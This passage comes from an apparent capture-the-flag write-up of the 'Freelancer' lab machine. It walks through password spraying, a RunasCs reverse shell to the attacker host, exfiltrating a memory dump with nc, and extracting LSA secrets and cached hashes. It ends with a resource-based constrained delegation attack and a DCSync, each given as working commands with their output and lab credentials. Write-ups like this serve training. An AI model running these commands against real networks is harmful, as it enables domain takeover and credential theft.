michael.williams         mikasaAckerman           olivia.garcia
samuel.turner            sdavis                   sophia.h
sql_svc                  SQLBackupOperator        sshd
taylor                   wwalker
The command completed successfully.
and spraying it over them :
1
nxc smb 10.129.3.195 -u users.txt -p "IL0v3ErenY3ager"
this password worked for the user mikasaAckerman, and we now have a foothold in the system.
first things first, and we meow at rusthound-ce :
1
2
3
4
5
6
7
8
9
rusthound-ce -d freelancer.htb -u mikasaAckerman -p IL0v3ErenY3ager -z
---------------------------------------------------
Initializing RustHound-CE at 02:18:43 on 03/09/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-03-09T06:18:43Z INFO  rusthound_ce] Verbosity level: Info
[2026-03-09T06:18:43Z INFO  rusth
< SNIP >
viewing the information bloodhound has to tell us about mikasaAckerman, she doesn’t seem to have much privileges in the system. she is also not in the Remote Management Users, so we need to use RunasCS.exe to get a shell as her :
1
2
3
4
5
6
7
PS C:\Users\Public> .\runascs.exe mikasaAckerman IL0v3ErenY3ager cmd -r 10.10.15.78:9001 -d freelancer.htb
.\runascs.exe mikasaAckerman IL0v3ErenY3ager cmd -r 10.10.15.78:9001 -d freelancer.htb

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-4c4be$\Default
[+] Async process 'C:\WINDOWS\system32\cmd.exe' with pid 2512 created in background.
PS C:\Users\Public>
on our machine we have started a listener on port 9001 to catch this shell.
1
2
3
4
5
6
7
8
9
10
11
rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.3.195 50371
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
freelancer\mikasaackerman

C:\WINDOWS\system32>
wondering around in her profile directory we find the following files in her Desktop :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
C:\Users\mikasaAckerman>cd Desktop
cd Desktop

C:\Users\mikasaAckerman\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8954-28AE

 Directory of C:\Users\mikasaAckerman\Desktop

05/28/2024  10:22 AM    <DIR>          .
05/28/2024  10:22 AM    <DIR>          ..
10/28/2023  06:23 PM             1,468 mail.txt
10/04/2023  01:47 PM       292,692,678 MEMORY.7z
03/09/2026  01:26 AM                34 user.txt
               3 File(s)    292,694,180 bytes
               2 Dir(s)   2,588,839,936 bytes free

C:\Users\mikasaAckerman\Desktop>type mail.txt
type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to troubleshoot the BSOD issue on the "DATACENTER-2019" computer. As you know, the problem started occurring after we installed the new update of SQL Server 2019.
I attempted the solutions you provided in your last email, but unfortunately, there was no improvement. Whenever we try to establish a remote SQL connection to the installed instance, the server's CPU starts overheating, and the RAM usage keeps increasing until the BSOD appears, forcing the server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the Datacenter and send it to you for further assistance in troubleshooting the issue.
Best regards,

C:\Users\mikasaAckerman\Desktop>
I used nc to transfer MEMORY.7z

checking the file type we got :
1
2
file MEMORY.DMP
MEMORY.DMP: MS Windows 64bit crash dump, version 15.17763, 2 processors, full dump, 4992030524978970960 pages
this seems to be a full crash dump ( not a minidump ), the easy and simple way here is to just mount it using memprocfs, you can get the tool from here : https://github.com/ufrisk/MemProcFS.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
sudo ./memprocfs -device /tmp/a/freelancer/rusthound/MEMORY.DMP -mount /mnt/memprocfs -forensic 0
[sudo] password for kali:
Initialized 64-bit Windows 10.0.17763

==============================  MemProcFS  ==============================
 - Author:           Ulf Frisk - pcileech@frizk.net
 - Info:             https://github.com/ufrisk/MemProcFS
 - Discord:          https://discord.gg/pcileech
 - License:          GNU Affero General Public License v3.0
 - Licensed To:      GNU Affero General Public License v3.0 - OPEN SOURCE USER.
   ---------------------------------------------------------------------
 - Version:          5.17.3 (Linux)
 - Mount Point:      /mnt/memprocfs
 - Tag:              17763_a3431de6
 - Operating System: Windows 10.0.17763 (X64)
=============================
this just hangs, doesn’t matter as we can access it just fine from another terminal pane.
1
2
3
4
5
6
7
┌──(root㉿kali)-[/mnt/memprocfs/registry]
└─# ls
by-hive  hive_files  hive_memory  HKLM  HKU

┌──(root㉿kali)-[/mnt/memprocfs/registry]
└─# ls HKLM
BCD  HARDWARE  ORPHAN  SAM  SECURITY  SOFTWARE  SYSTEM
I tried using the built-in regsecrets plugin had parsing errors, so I used pypykatz directly on the registry hives as a fallback :
1
2
3
sudo pypykatz registry /mnt/memprocfs/registry/hive_files/0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive
--sam /mnt/memprocfs/registry/hive_files/0xffffd3067d935000-SAM-MACHINE_SAM.reghive
--security /mnt/memprocfs/registry/hive_files/0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive
this extracted quite the lsa service secrets :
1
2
3
4
Service: _SC_MSSQL$DATA
Password: PWN3D#l0rr@Armessa199
Service: _SC_MSSQL$DATA (Historical)
Password: MSSQLS3rv3rP@sswd#09
and DCC2 Cached Domain Credentials:
1
2
3
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679
trying to crack these is usually not a good idea, it’s DCC2 after all, we’ll start somewhere else by spraying the passwords we found, and it seems we get a hit with lorra199, checking bloodhound, this user seems to be in the remote management users :
1
2
3
4
5
6
7
8
9
10
11
ewp -i freelancer.htb -u lorra199 -p 'PWN3D#l0rr@Armessa199'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to 'freelancer.htb:5985' as 'lorra199'
evil-winrm-py PS C:\Users\lorra199\Documents> dir ..\Desktop
evil-winrm-py PS C:\Users\lorra199\Documents> cd ..
evil-winrm-py PS C:\Users\lorra199> dir
Privilege Escalation
the user lorra199 seems to be in the AD Recycle Bin, from bloodhound we see this group has GenericWrite on the DC.

having GenericWrite on the DC, means we have a clear path to RBCD (Resource Based Constrained Delegation), the whole idea of delegation is that sometimes when using a service, let’s a web app, you have authenticated to the domain and got a ticket it for it, but this web app to get you some specific information about your account for whatever reason this web app would need it from another service, he’ll also need a ticket for it, the easy annoting way is to ask you to authenticate to that service and you get him the ticket or type in a password so he can also get a ticket for that service. this is bad and not practical thus the birth of delegation, since you already authenticated to this web app presenting a ticket, he can just use that one, pass it to the other service and act as you getting you the information he needed, which makes the whole design very abstract. now the fun part, in the case of RBCD, the control of who can delegate to who are resource based, so only certain computers/accounts can delegate users to the DC, and the way this is defined is the DC checks its msDS-AllowedToActOnBehalfOfOtherIdentity attribute for making the decision if a machine is allowed to delegate to it or not, having GenericWrite on the DC computer means we can write what we want to this attribute and make a machine we control trusted by the DC computer, this will allow us to impersonate a privilege user and get a service ticket to DC01 for it, this will allows us to perform DCsync and get Domain Admins on the domain. along the way of this attack due to how delegation works we have to prove to the DC01 that the privileged user we’ll impersonate let’s say administrator, has authenticated to us but he didn’t we’ll have to forge this using S4U2Self protocol and use the ticket we forged that administrator authenticated to our malicious host to get and S4U2Proxy to ask for a ticket on behalf of the administrator to the DC01. now we understand the attack chain all that’s left is to execute this ( as always in future post when I don’t yap about this just come here to read about it, I explain things a bit the first time we do it and save time next times we encounter it … )
let’s add a computer account using lora199’s account ( we used SAMR method here since LDAPS failed due to certificate issues ) :
1
2
3
4
5
impacket-addcomputer -method SAMR -computer-name 'C4T$' -computer-pass 'Plur1bu52025' \
  -dc-host freelancer.htb -domain-netbios freelancer.htb \
  'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'

[*] Successfully added machine account C4T$ with password Plur1bu52025.
next we configure the RBCD :
1
2
3
4
5
6
7
8
impacket-rbcd -delegate-from 'C4T$' -delegate-to 'dc$' -action 'write' \
  'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] C4T$ can now impersonate users on dc$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     C4T$        (S-1-5-21-3542429192-2036945976-3483670807-12101)
we fix time first not to get clock skew issues since we’ll be using kerberos :
1
2
3
4
sudo ntpdate -u freelancer.htb

CLOCK: time stepped by 3600.099741
2026-03-09 04:35:56.841691 (-0400) +3600.099741 +/- 0.063358 freelancer.htb
now we request a TGS impersonating administrator :
1
2
3
4
5
6
7
8
9
impacket-getST -spn 'cifs/DC.freelancer.htb' -impersonate 'administrator' \
  'freelancer.htb/C4T$:Plur1bu52025'

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_DC.freelancer.htb@FREELANCER.HTB.ccache
the tool did S4U2self and S4U2Proxy as we said this can be done from a windows host too using Rubeus.exe ( I think we’ll have to get each ticket separately there — S4U2self then S4U2Proxy, it’s kinda automated here, I don’t quite remember)
now that we have the ticket let’s use it to DCsync :
1
2
3
4
5
6
7
8
KRB5CCNAME='administrator@cifs_DC.freelancer.htb@FREELANCER.HTB.ccache' \
  impacket-secretsdump -no-pass -k dc.freelancer.htb -just-dc-ntlm

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f< SNIP > 1a290:::
< SNIP >
[*] Cleaning up...

as a wise cat once said, naming a fake account as C4T is a blessing in disguise.